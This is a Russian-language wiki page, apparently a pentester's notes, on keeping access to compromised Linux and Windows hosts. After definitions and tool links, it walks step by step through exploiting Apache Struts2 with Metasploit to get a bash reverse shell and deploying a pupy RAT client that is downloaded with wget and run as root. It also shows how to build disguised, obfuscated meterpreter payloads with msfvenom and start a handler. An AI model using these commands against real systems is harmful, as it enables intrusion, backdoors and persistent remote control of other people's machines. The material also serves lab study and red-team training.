????? ??????????? ? ????????

Определения

Закрепление доступа — это набор методов, которые атакующие используют для сохранения доступа к системам после
перезагрузки, изменения учетных данных и других изменений, которые могли бы прервать их доступ.

Backdoor (англ. Тайная дверь) — Backdoor - это скрытый способ доступа к системе, приложению или устройству, который обычно используется для обхода стандартных механизмов аутентификации и безопасности.

MITRE ATT&CK (Adversarial Tactics, Techniques, and Common Knowledge) - матрица для описания тактик, техник и процедур, которые могут использоваться киберпреступниками для осуществления кибератак на организации и компании. MITRE ATT&CK описывает более 200 тактик и приемов, которые могут использоваться киберпреступниками на разных этапах кибератаки: от получения доступа к сети до уничтожения данных и скрытия следов своей деятельности.

Обратный shell - тип консоли, соединяющейся с сервером и предоставляющей доступ к своей консоли.

Bind shell - консоль, запущенная на некотором порту.

Дополнительно

- Популярные способы закрепления
- Обзор подходов к закреплению на русском
- Использование persistence модуля в фреймворке Metasploit.

Методики privesc:

- Book.hacktricks Privilege-Escalation
- Privilege-Escalation
- Container-breakouts-part1

Полезные инструменты и техники:

- Upgrading simple shells to fully interactive ttys
- linPEAS

- linux-smart-enumeration
- 3snake
- pspy
- libprocesshider
- pambd
- sucrack

Алгоритм закрепления доступа

Процесс:

Стартовые условия	Действия	Результат
Рабочая уязвимость	Поднять сервер приема соединений Эксплуатировать уязвимость на атакуемом сервере для запуска соединения	Обратный shell
Нужные данные в зависимости от способа закрепления (Тип целевой системы, ...)	Создание сервера для обработки соединений Создание / использование существующего скрипта/эксплоита	Эксплоит
Обратный shell Эксплоит	Метод в соответствии со способом закрепления	Устойчивый контроль


Способы закрепления доступа:

- Использовать учетные данные на скомпроментированной системе
- Изменение в легитимные механизмы доступа.
- Внесение изменений в сервисы (добавляется нагрузка)
- Изменение ядра или загрузчика системы


Обратный shell

Генерация команд для получения обратной консоли


Ресурс https://www.revshells.com/ позволяет генерировать команды для исполнения на скомпроментированной системе и на нашей системе для получения обратного соединения. В разделе IP & port указывается адрес системы, к которой скомпроментированная система будет подключаться.



В разделе Listener генерируется команда, которую нужно исполнить на нашей системе для получения обратного соединения. Здесь можно выбрать приложение, установленное на нашей системе.



Затем слева устанавливаем тип скомпроментированной системы, интерпретатор (есть и python, php, ...), тип консоли, кодирование и получаем готовую строку для запуска на скомпроментированной системе. Думаю этому инструменту стоит посвятить отдельную страницу.



Эту строку добавляем как параметр к нагрузке.

Запускаем тестовый стенд уязвимого приложения.

Запускаем на 189 сервер

```
nc -lvnp 9004
```

Эксплуатация базовой уязвимости

```
$ msfconsole
msf6> use exploit/multi/http/struts2_code_exec_showcase
msf6> set RHOSTS 192.168.1.192
msf6> set TARGETURI /integration/saveGangster.action
msf6> set PAYLOAD cmd/unix/generic
msf6> set CMD 'sh -i >& /dev/tcp/192.168.1.189/9004 0>&1'
msf6> exploit
```

Теперь в консоли с nc мы увидим shell удаленной системы.

Создание нагрузки в pupy.

Из 4 перечисленных способов закрепления доступа попробуем 3 вариант.

Remote admin toolkit (RAT). Рассмотрим pupy. Python реализация, полностью в оперативной памяти. Вот только уже дохлый проект.

Запускаем контейнер pupy RAT server.

```
docker run -d --rm -v /tmp/projects:/projects -p 2022:22 -p 8443:8443 --name pupy
alxchk/pupy:unstable
```

Создаем ssh ключ для взаимодействия с RAT сервером.

```
ssh-keygen
#все значения по умолчанию, в конце будет имя ключа
```

Копируем созданный ключ в директорию ключей pupy

```
cp ~/.ssh/id_ed25519.pub /tmp/projects/keys/authorized_keys
```

Подключаемся к pupy

```
ssh -i ~/.ssh/id_rsa -p 2022 pupy@127.0.0.1
```

Генерируем клиента.

```
gen -f client -O linux -A x64 connect --host 192.168.1.189:8443
```

Клиент сохранился по адресу [+] OUTPUT_PATH: /projects/default/output/pupyx64.yLcu40.lin

Для простой передачи на запускаем http сервер из этой директории

```
cd /tmp/projects/default/output/
python3 -m http.server 3000
```

и из обратного shell скачиваем

```
wget http://192.168.1.189:3000/pupyx64.yLcu40.lin
```

Делаем исполняемым файл и запускаем

```
chmod +x pupy*
./pupy*
```

Теперь в консоли pupy можно увидеть сессию

```
>> sessions
id  user  hostname      platform  release              os_arch  proc_arch  intgty_lvl
address
-------------------------------------------------------------------------------------------
--------
1   root  186cff64fb1e  Linux     6.12.43+deb13-amd64  x86_64   64bit      High
192.168.1.192
```

Создание нагрузки в MSF

Msfvenom

Отдельная утилита создания шифрованной нагрузки. Параметры:

-a	Архитектура. Например -a x86
--platform	Платформа. Например --platform windows

-p	Нагрузка -p windows/meterpreter/reverce_tcp
LHOST=,LPORT=	LHOST=192.168.1.15
-e	Обфускатор. -e x86/shikata_ga_nai
-f	Формат выходного файла -f exe
-o	Место сохранения файла -o /root/test/updater.exe

Команда для запуска сервера обратных соединений:

```
msfconsole -x "use exploit/multi/handler; set PAYLOAD windows/meterpreter/reverse_tcp; set LHOST 192.168.1.15; set LPORT 8080; run; exit -y"
```

Revision #12
Created 5 October 2025 10:50:54 by Admin
Updated 6 October 2025 15:54:03 by Admin